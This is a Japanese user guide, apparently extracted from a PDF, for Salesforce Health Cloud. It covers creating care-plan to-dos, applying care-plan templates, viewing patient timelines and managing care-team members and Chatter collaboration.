- 患者のケアプランから、患者やケア担当者の ToDo を作成することもできます。これらの ToDo は、関連する問題を軽減するための目標に向けた具体的で測定可能なアクションです。たとえば、関節炎の患者の目標が可動域を改善することであれば、毎週理学療法を受けるという ToDo を設定します。
- ケアチームのメンバーがコミュニティに属している場合は、メンバーのプロファイル内のリンクを使用してケアチームメンバーに ToDo を割り当てることができます。これらの ToDo はケアプランに関連する問題や目標に直接関連付けられません。



すべての ToDo には、説明、期日、ToDo の種別、ToDo を割り当てられた人、ToDo の実行の責任者などの基本情報の項目があります。ケアプラン内から作成された ToDo には、さらに ToDo を特定の問題や目標に関連付けるための項目もあります。

ケアチームメンバーの ToDo を作成すると、その ToDo は常にそのメンバーに割り当てられます。患者リストから ToDo を作成すると、ToDo の実行者として自分または患者を選択できます。

自分またはケアチームメンバーに属する ToDo はケアプランの ToDo リストで追跡できます。条件を使用して、患者に関連するすべての ToDo、ケアプランの目標や問題に関連する ToDo、または目標や問題に固有ではない関連しない ToDo を表示できます。



患者はコミュニティ内から ToDo を参照できます。自分に割り当てた ToDo は、Salesforce の [ホーム] タブの ToDo リスト、[Today] ページ、および患者のケアプランの ToDO リストに表示されます。

患者とそのケアに関連する ToDo の作成

患者またはそのケア担当者の ToDo を作成すると、ケアプランに関連する活動を簡単に追跡して管理できます。

患者とそのケアに関連する ToDo の作成

患者またはそのケア担当者の ToDo を作成すると、ケアプランに関連する活動を簡単に追跡して管理できます。

メモ: Salesforce Communities は Health Cloud のコラボレーションサポートを提供しています。コラボレーション機能の一部は、Salesforce Communities を有効にして非公開の患者コミュニティを作成しなければ使用できません。


エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ToDo を作成する
- 「Health Cloud 標準」



患者リストまたは患者のケアチームから ToDo を作成すると、その ToDo はケアプランの問題または目標に関連付けられないため、問題または目標の項目は表示されません。これらの ToDo は、関連がない ToDo のリストまたは [すべての ToDo] リストに表示されます。[ケアプラン] から作成された ToDo は、関連 ToDo のリストに表示されます。

1. コンソールの次のいずれかの場所から ToDo の作成を選択します。
   - [患者リスト] から、1 つ以上の患者名を選択し、[アクション] メニューをクリックして **[ToDo を作成]** を選択します。
   - [ケアプラン] ページで、ケアプラン上部の **[作成]** メニューか、ケアプランの目標内の **[ToDo を作成]** ボタンを選択します。
   - 患者のケアチームから、メンバーの写真をクリックし、**[ToDo を作成]** を選択します。ケアチームのメンバーは、ToDo の割り当て先コミュニティのメンバーである必要があります。
2. ToDo の件名と説明を入力します。
   わかりやすい ToDo 名と役に立つ説明を追加します。

3. ［ToDo 所有者］項目で、この ToDo の責任者の名前を選択します。これは ToDo の監督者の場合や、実際に ToDo を実行する担当者の場合があります。この項目には、内部ユーザまたはコミュニティメンバーである人物の名前が表示されます。

   通常、ToDo を作成すると、デフォルトで自分のユーザ名に割り当てられますが、他のユーザを選択することもできます。ケアチームメンバーの ToDo を作成すると、その ToDo は選択したメンバーに割り当てられます。

4. ToDoがケアチームの［外部メンバー］によって実行される場合、ToDoを実行する人物の名前を選択します。
5. 作成する ToDo の種別を選択します。
6. ToDo の優先度と状況を選択します。
7. ケアプランから ToDo を作成する場合、この ToDo が関連付けられる問題と目標を選択します。

   選択リストに表示される目標は、選択した問題に関連付けられます。

   メモ: 患者リストまたは患者のケアチームから作成された ToDo は、ケアプランの問題または目標に関連付けられません。これらの ToDo は、関連がない ToDo のリストまたは［すべての ToDo］リストに表示されます。

8. カレンダーから期日を選択します。
9. 必要に応じて、週 1 回や毎月第 1 火曜日など、選択した一定期間で繰り返される定期的な ToDo を作成できます。

   定期的な ToDo を作成することで、個別の ToDo を複数作成するのにかかる時間と労力を節約でき、すべての行動を一括して簡単に変更できます。繰り返し間隔を選択し、必要な設定を入力します。通常の ToDo を定期的な ToDo に変換するには、その ToDo を定期的な ToDo として再度作成します。

10. [保存] をクリックします。

ケアプランテンプレートで患者の受け入れを簡略化

ケアプランテンプレートを使用すれば、クリックを数回するだけでカスタマイズされた患者ケアプランを作成できます。ケアコーディネータのワークフローから「ワーク(作業)」をなくしましょう。コーディネータは問題、目標、および ToDo を一括して患者のケアプランに追加できます。定義済みケアプランテンプレートを使用することでケアプランを作成する時間を短縮でき、ケアの標準を適用してヘルスケアの成果を高めることができます。

エディション

Health Cloud は Salesforce Classic で使用できます。

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ケアプランテンプレートの選択

Health Cloud コンソール内から、会社のケアプランテンプレートのライブラリを検索し、患者の疾患に合ったテンプレートを選択できます。

ケアプランテンプレートのカスタマイズ

患者によってジャーニーは異なります。ケアプランテンプレートを選択したら、患者に適用する問題、目標、および ToDo を選択してカスタマイズできます。

患者へのケアプランテンプレートの適用

テンプレートを選択し、患者に適用しない項目を削除したら、作業結果を確認して完了です。

ケアプランテンプレートの選択

Health Cloud コンソール内から、会社のケアプランテンプレートのライブラリを検索し、患者の疾患に合ったテンプレートを選択できます。

メモ: 患者のケアチームには、ToDo をケアコーディネータに割り当てられるように、ケアーコーディネータロールの内部ユーザが少なくとも 1 人必要です。

[テンプレートの選択]タブを使用して、テンプレートを選択し、患者に適用します。

1. 患者カードのナビゲーションメニューから、[ケアプランテンプレート] を選択するか、その患者の [ケアプランテンプレート] サブタブをクリックします。
2. テンプレートを検索(1)するには、テキストボックスに名前を入力し、虫眼鏡アイコンをクリックするか、**Enter** キーを押します。


   すべてのテンプレートを表示するには、テキストボックスに入力せずに虫眼鏡アイコンをクリックします。一度に最大 500 個のテンプレートを表示できます。検索しているテンプレートがリストにない場合、検索条件を絞り込んでみてください。
3. テンプレート (2) を選択して患者に適用します。患者あたり 5 つのテンプレートまで追加できます。

   別のページに移動したり、他のテンプレートを別途検索しようと決めた場合でも、選択されたテンプレートはリストに残ります。
4. テンプレートは選択されたテンプレートセクションに表示されます(3)。リストからテンプレートを削除する場合は、テンプレート名の横の [X] をクリックします。
5. [次へ] をクリックします。

エディション

Health Cloud は Salesforce Classic で使用できます。

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition



ケアプランテンプレートのカスタマイズ

患者によってジャーニーは異なります。ケアプランテンプレートを選択したら、患者に適用する問題、目標、および ToDo を選択してカスタマイズできます。

メモ: 患者に ToDo を割り当てるには、患者がコミュニティユーザである必要があります。患者がコミュニティユーザではない場合、患者の ToDo はケアコーディネータに割り当てられます。

エディション

Health Cloud は Salesforce Classic で使用できます。

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

[患者用にカスタマイズ] タブでケアプランを調整して患者固有のヘルスケアニーズに合わせます。


1. ケアの連携のための ToDo (予定のスケジュール作成、フォローアップの電話など) を担当するケアコーディネータの名前 (4) を選択します。患者がコミュニティのメンバーではなく、ToDo に割り当てできない場合は、ケアコーディネータがこれらの ToDo に割り当てられます。内部 Salesforce ユーザであるケアコーディネータのみがリストに表示されます。
2. 患者のケアプランを開始した日付 (5) を選択します。

   この日付は、ケアプランに関連付けられた問題、目標、ToDo のアンカー日付です。オフセット日付がある ToDo ではこの日付が開始点となり、割り当てオフセットが開始日付に追加されます。たとえば、テンプレートの開始日が 12 月 9 日で、ToDo のオフセットが *+7 日*の場合は、ToDo の期日は 12 月 16 日になります。
3. 患者に適用されない項目はすべて、チェックボックスをクリアして削除します (6)。

   各ケアプランテンプレートには、選択された関連する問題がデフォルトで表示されます。デフォルトの問題や目標が患者に合ったものではない場合は、問題または目標とその子項目をケアプランから削除できます。たとえば、患者にはすでに血糖コントロールが供給されていれば、供給品を購入する ToDo は削除できます。問題を削除すると、それに関連付けられた目標と ToDo が削除されます。
4. 問題、目標、および ToDo の個人セクションを展開するには、三角形をクリックします (7)。

   ToDo のリストを展開すると、所有者、優先度、およびオフセット日付の数値が表示できます。
5. [次へ] をクリックします。

メモ: [戻る] ボタンをクリックすると、変更が失われます。



患者へのケアプランテンプレートの適用

テンプレートを選択し、患者に適用しない項目を削除したら、作業結果を確認して完了です。

1. 患者に適用する前にケアプランを確認します。

   ケアプランの項目を追加または削除してから完了する場合は、[戻る] をクリックして変更を加えます。


2. [適用]をクリックすると、問題、目標およびToDoを含むケアプランが患者の[ケアプラン] タブに追加されます。

   ケアプランに多くの問題、目標、および ToDo を追加すると、すぐに変更が表示されない場合があります。[ケアプラン] タブを更新すると、数分でケアプランに追加した内容が表示されます。

エディション

Health Cloud は Salesforce Classic で使用できます。

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition



患者の医療行動のタイムラインの監視


患者のタイムラインには、患者の医療に関する行動と活動のスナップショットが時系列で表示されます。

タイムラインに表示される情報は対話型であるため、任意の時間単位を選択し、患者のケアに関するすべての重要な詳細を表示したり、行動を絞り込んで特定のビューを表示したりできます。これにより、過去 90 日間の患者の処方のスナップショットの取得や、予定されている今後 6 週間の医療行動の確認が非常に簡単になりました。

エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition



タイムラインに表示される行動 (1) を絞り込むことができます。すべての健康カルテとエンゲージメント行動を表示するか、一部のみを表示することができます。別の医師からのメッセージ、患者に送信したフォーム、診断された疾患、退院日、その他の電子健康カルテなどの行動を表示するように絞り込みます。

患者の今後の医療活動 (2) を表示するには、開始日を選択し、その日付から何日後までを表示するかを選択します。表示する期間の長さに応じて、この期間を短縮したり、最大 365 日まで延長したりできます。

行動 (3) の上にカーソルを置くと、その行動の特長 (特定の日付に処方された薬剤の名前と量など) が表示されます。

メインタイムラインの下には、タイムラインをすばやくスクロールできるスライダが付いたミニマップ (4) があります。日付の範囲を再定義するには、スライダの端のマーカーをドラッグします。スライダをドラッグすると、その位置に応じて [開始日] 項目と [表示する日数] 項目が変更されます。開始日を設定したり、行動のクラスタをドリルインして調査したりするには、タイムライン行動のクラスタをクリックします。

非公開の患者コミュニティによる患者への関与

ケアチームは患者の非公開コミュニティのハブであり、患者のケアプランの成功に向けて取り組む全員を代表します。組織内および組織外のヘルスケア従事者、および患者の家族が含まれます。

エディション

Health Cloud を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

長期ケアチームの管理

専門家と個人のケア担当者から成る運用チームを利用する患者は、疾患の管理をより適切に行うことができます。健康管理において各メンバーが重要な役割を果たし、患者の経過を確実に追っていきます。

ケアチームへのメンバーの追加

さまざまな役割のユーザをケアチームに迅速かつ簡単に追加できます。組織の業務に従事するユーザは内部メンバーとみなされ、患者についてより多くの情報にアクセスできます。家族や外部の業者などの外部メンバーは、システム管理者が設定した共有ルールに基づいて患者の情報へのアクセスが制限されます。

[Chatter フィード] を使用したケアチームとのコラボレーション

[コラボレーション] タブの [Chatter フィード] には、ケアチームコミュニティメンバーとのすべての会話およびケアプランに関する活動が表示されます。

ケアチームメンバーへの非公開メッセージの送信

Chatter メッセージを使用すると、他の Chatter ユーザと安全に非公開の会話を行うことができます。メッセージを使用すると、ファイルを共有したときに共有先のユーザに通知できます。メッセージが、フィード、プロファイル、グローバル検索結果、またはその他の Chatter の公開部分に表示されることはありません。

長期ケアチームの管理

専門家と個人のケア担当者から成る運用チームを利用する患者は、疾患の管理をより適切に行うことができます。健康管理において各メンバーが重要な役割を果たし、患者の経過を確実に追っていきます。

メモ: Salesforce Communities は Health Cloud のコラボレーションサポートを提供しています。コラボレーション機能の一部は、Salesforce Communities を有効にして非公開の患者コミュニティを作成しなければ使用できません。


エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

システム管理者は次のようなロールを定義します。

- ケアコーディネータ
- 患者
- ケア担当者
- 主治医



コミュニティのメンバーにはサムネイル画像にチェックマークが付けられ、コミュニティに参加していないメンバーにはチェックマークがありません。患者の右側の内部メンバーは、Health Cloud にアクセスできる社内のメンバーです。患者の左側の外部メンバーは、他の会社または代理店に勤めるケア担当者や医療従事者など社外のメンバーです。

ケアチームビューでケアチームメンバーのプロファイル画像をクリックすると、そのメンバーとやりとりできるクイックビューオプションが表示されます。メンバーのプロファイルから次の操作を実行できます。

- メンバーのメールアドレスの表示。メンバーのプロファイルにはメールアドレスが表示されるため、コミュニティにアクセスできない外部メンバーにも外部メールアプリケーションを使用して連絡できます。
- メンバーのレコードの編集。チームの各メンバーの元のレコードを編集できます。メンバーが内部ユーザまたは患者のコミュニティのメンバーである場合、そのメンバーのユーザレコードを表示して編集できます。患者がコミュニティにアクセスできない外部メンバーである場合、連絡先レコードを表示できます。
- コミュニティへのメンバーの追加。ケアチームメンバーがまだコミュニティのメンバーでない場合、このリンクを選択してそのメンバーを患者のコミュニティに追加できます。コミュニティのログイン情報が含まれたメール通知が送信されるため、連絡先レコードにメールアドレスが含まれていることを確認してください。内部ユーザは常にコミュニティにアクセスできます。
- 非公開メッセージの送信。患者のコミュニティに参加しているケアチームメンバーに非公開 Chatter メッセージを送信できます。非公開メッセージを送信できることを示すため、コミュニティのメンバーにはサムネイル画像にチェックマークが付けられます。

  Chatter メッセージを使用すると、他の Chatter ユーザと安全に非公開の会話を行うことができます。メッセージは、患者に非公開の質問を送信する場合や、すべてのメンバーには関係しない議論を特定のケアチーム

メンバーとやりとりする場合に使用します。メッセージが、フィード、プロファイル、グローバル検索結果、またはその他の Chatter の公開部分に表示されることはありません。


- メンバーの **ToDo** の作成。一緒に仕事をしているメンバーがコミュニティに参加している場合、そのメンバーのホームページに表示される ToDo を作成できます。
- メンバーの削除。患者が医師を変更したり、特定の家族がケアチームに関与しなくなった場合、メンバーをチームおよび患者のコミュニティから削除できます。メンバーを削除する前に、そのメンバーに未完了の ToDo がないことを確認してください。ToDo を追跡できなくなることを回避するため、それらの ToDo を別のメンバーに再割り当てすることをお勧めします。

メモ: これは、呼吸療法士などが複数のケアチームのメンバーになっている可能性があり、そのメンバーが特定のケアチームから削除されても引き続きコミュニティにアクセスできるようにする場合があるためです。

ケアチームへのメンバーの追加

さまざまな役割のユーザをケアチームに迅速かつ簡単に追加できます。組織の業務に従事するユーザは内部メンバーとみなされ、患者についてより多くの情報にアクセスできます。家族や外部の業者などの外部メンバーは、システム管理者が設定した共有ルールに基づいて患者の情報へのアクセスが制限されます。

追加するメンバーの名前を検索するときは、ページの中央にある [内部] タブと [外部] タブの両方を確認します。追加する名前が、現在表示されていない方のタブに存在する場合があります。結果にメンバーが表示されない場合は、その場で外部メンバーを作成して、Health Cloud に追加できます。



エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition


ユーザ権限

ケアチームのメンバーを追加する
- 「Health Cloud 標準」

1. [ケアチームのメンバーを追加] をクリックします。
2. メンバーの名前を入力して、[検索] アイコン をクリックします。

   メモ: [内部] タブと [外部] タブの両方で結果を確認します。

3. メンバーの名前が見つからない場合は、[外部メンバーを作成] をクリックして、新しい外部メンバーをケアチームに追加します。



a. メンバーの名前と連絡先情報を入力します。

> メモ: 新しい外部メンバーをコミュニティに追加する場合は必ずそのメンバーの一意のメールアドレスを入力します。コミュニティメンバー同士がメールアドレスを共有することはできません。

b. [保存] をクリックします。

4. ケアチームにおけるメンバーの役割を選択します。
5. このメンバーに患者コミュニティへのアクセス権を付与するには、[メンバーをコミュニティに追加] を選択します。コミュニティへのアクセス権のないメンバーは、Chatterを使用して患者のケアでコラボレーションすることができません。
6. [追加] をクリックします。
7. [更新] ボタン をクリックしてケアチームを更新し、新たに追加されたメンバーを表示します。

[Chatter フィード] を使用したケアチームとのコラボレーション

[コラボレーション] タブの [Chatter フィード] には、ケアチームコミュニティメンバーとのすべての会話およびケアプランに関する活動が表示されます。


[コラボレーション] タブの [Chatter フィード] は、[Today] ページの [最新情報] フィードよりも焦点が絞られています。[Chatter フィード] には、あなたと他のユーザが行った投稿およびコメントと、ケアプランに関連するレコード更新が表示されます。ケアチームから送信された非公開メッセージが、フィード、プロファイル、グローバル検索結果、またはその他の Chatter の公開部分に表示されることはありません。

このフィードはケアチームコミュニティのみに公開され、コミュニティへのアクセス権があるメンバーによる投稿のみが表示されます。ケアチームによる投稿は [Today] ページの [最新情報] フィードに表示されますが、あなたの会社またはケアチームコミュニティのメンバーでないユーザには表示されません。

